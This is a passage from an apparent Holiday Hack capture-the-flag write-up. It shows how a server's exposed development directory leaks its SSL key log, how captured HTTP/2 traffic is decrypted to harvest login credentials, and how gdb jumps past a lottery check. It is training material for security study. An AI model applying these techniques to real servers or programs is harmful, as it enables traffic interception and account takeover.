//==================================
//Standard Mongoose Connection Stuff
//==================================

Array.prototype.clean = function(deleteValue) {
  for (var i = 0; i < this.length; i++) {
      if (this[i] == deleteValue) {
```

```
      this.splice(i, 1);
      i--;
      }
  }
  return this;
};
var uniqueArray = function(arrArg) {
  return arrArg.filter(function(elem, pos,arr) {
    return arr.indexOf(elem) == pos;
  });
};
function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push(( "/"+env_keys[i].toLowerCase()+'/*') )
    }
  }
  return uniqueArray(dirs)
}
if (dev_mode) {
    //Can set env variable to open up directories during dev
    const env_dirs = load_envs();
} else {
    const env_dirs = ['/pub/','/uploads/'];
}

...
...
..
..
.
.
```

Inspecting the code mentions that env. variables are open directories during dev, and the following two env. variables are used:

- DEV
- SSLKEYLOGFILE

Test to see if these folders are open on either 443 or 80:

- https://packalyzer.kringlecastle.com/DEV/
  `Error: EISDIR: illegal operation on a directory, read`
- https://packalyzer.kringlecastle.com/DEV/keys/
  `Error: ENOENT: no such file or directory, open '/opt/http2/dev//keys'`
- https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/
  `Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'`


Looking at the response received back, and combining both the DEV and the SSLKEYLOGFILE information to retrieve the SSLKEYLOGFILE file:

- https://packalyzer.kringlecastle.com/DEV/packalyzer_clientrandom_ssl.log

```
CLIENT_RANDOM CD74B991BD80E8524604AF11529FD094FB0F3ACBFE56E57459BC89BEC660AD97
6E35C946DA72E8FB5544A38C3D1EFF49C41072CA2663EEEEDE35FEA62A8B31AB40DD339C1758B9
A85E610FFCC8AD6926
CLIENT_RANDOM 083924B737952753D9AE3AC5923F5B7DC466A8706FFA8AF6C35C447DC3C32E3C
138B59268F17D0FD7A2DB03D109FF1B5A9AABE563D250501E87D09A330EDA44BA26490AF57AE80
901D762A484F4C8EFF
CLIENT_RANDOM 9BBB17BCDFD549C321278662E25E73AF67B6D78B8182942F15009401D8685290
807DAC6BFA12D8CC1143EFAEEDAF3C9D79EC770C03D7D9C8A89CEDF0AC32B248BEBA74C42B7E9F
FDF82E23D06E5EB9E9
```

```
CLIENT_RANDOM EDAEEEC7B4E71781792D82D1CA72F97CBBD0B30DF998AC9A18E037791A8240FB
F966C17A12362D4856E8DF136EF373A8A5C78CC5EC5ACFF4F2221282D78CAFABFBA775429878C7
00523D8ACCAD4B2FA4
CLIENT_RANDOM 01C2F2F5989FE98D2FDF53C68973001ADB06AF766E7147C8CAFD912B2639BD47
...
...
..
..
.
.
```


Now we know how to get the SSLKEY's we can sniff traffic on the website using the option **sniff traffic**:




Next we grab a copy of the packalyzer_clientrandom_ssl.log file of the server using:

- https://packalyzer.kringlecastle.com/DEV/packalyzer_clientrandom_ssl.log


Download the captured data:




Open up Wireshark and load the pcap file:




As all the traffic is encrypted you can't inspect it, this is where the SSL Key File comes in. In Wireshark go to **Edit** -> **Preference** and under **Protocols** select **SSL**. Next to (Pre)-Master-Secret log filename click **Browse…** and select the downloaded **packalyzer_clientrandom_ssl.log**:



This allows for the HTTP2 traffic to be decrypted in Wireshark ready for inspection:



Filtering on just the **http2** traffic we can see a POST request to **/api/login** which is followed up with **json** data which upon closer inspection contains username and password data:




Checking all the **application/json** data in the pcap we get the following usernames and passwords:


- pepper:Shiz-Bamer_wabl182
- alabaster:Packer-p@re-turntable192
- bushy:Floppity_Floopy-flab19283


We are after the name of a song described in the document sent from Holly Evergreen to Alabaster Snowball. As we have Alabaster's username and password

we login with that to the site, and under the Captures menu there is a very interestingly named pcap:



Opening up this pcap in Whireshark shows SMTP Traffic:







Copy the base64 encoded text out and place it in a file **doc.base64**, decode the file and check with **file** what kind of file it is:

```
root@Kali:~# cat doc.base64 | base64 -d > doc
root@Kali:~# file doc
doc: PDF document, version 1.5
root@Kali:~# mv doc doc.pdf
root@Kali:~#
```

Open up the PDF:



Page 2 of the pdf:



Network Traffic Forensics Answer:

Mary Had a Little Lamb

9 OBJECTIVE: RANSOMWARE RECOVERY

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge.

9.1 SLEIGH BELL LOTTERY CRANBERRY PI TERMINAL CHALLENGE

Shinny Upatree:

Hi, I'm Shinny Upatree.
Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win.
As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!
I'll bet the GNU Debugger can help us. With the PEDA modules installed, it can be prettier. I mean easier.

Terminal hint:

- Using gdb to Call Random Functions!: https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions

Terminal challenge:

```
I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
  Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
  Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
  Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
  The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@20230af521bf:~$
```

Files available on the Cranberry Pi terminal:

```
elf@20230af521bf:~$ ls -al
total 60
drwxr-xr-x 1 elf  elf   4096 Dec 14 16:22 .
drwxr-xr-x 1 root root  4096 Dec 14 16:21 ..
-rw-r--r-- 1 elf  elf    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elf  elf   3785 Dec 14 16:21 .bashrc
-rw-r--r-- 1 elf  elf    807 Apr  4  2018 .profile
lrwxrwxrwx 1 elf  elf     12 Dec 14 16:21 gdb -> /usr/bin/gdb
lrwxrwxrwx 1 elf  elf     16 Dec 14 16:21 objdump -> /usr/bin/objdump
-rwxr-xr-x 1 root root 38144 Dec 14 16:22 sleighbell-lotto
elf@20230af521bf:~$
```

Run the **sleighbell-lotto** program:

```
elf@20230af521bf:~$ ./sleighbell-lotto

The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...

You drew ticket number 8209!

Sorry - better luck next year!
elf@20230af521bf:~$
```

Not liking the odds of drawing the winning ticket. Using **nm** to investigate the program and find functions that can be called:

```
elf@20230af521bf:~$ nm sleighbell-lotto | grep T
0000000000207f40 d _GLOBAL_OFFSET_TABLE_
                 w  ITM deregisterTMCloneTable
                 w  ITM registerTMCloneTable
0000000000208068 D   TMC END
0000000000001620 T __libc_csu_fini
00000000000015b0 T __libc_csu_init
0000000000001624 T _fini
00000000000008c8 T  init
0000000000000a00 T  start
0000000000000c1e T base64_cleanup
0000000000000c43 T base64_decode
0000000000000bcc T build_decoding_table
0000000000000b0a T hmac_sha256
00000000000014ca T main
00000000000014b7 T sorry
0000000000000f18 T tohex
0000000000000fd7 T winnerwinner
elf@20230af521bf:~$
```

The function with the name **winnerwinner** stands out.

Load the program in **gdb**, set a break point on main, run sleighbell-lott and when the program breaks jump to function winnerwinner:

```
elf@20230af521bf:~$ gdb -q ./sleighbell-lotto
Reading symbols from ./sleighbell-lotto...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
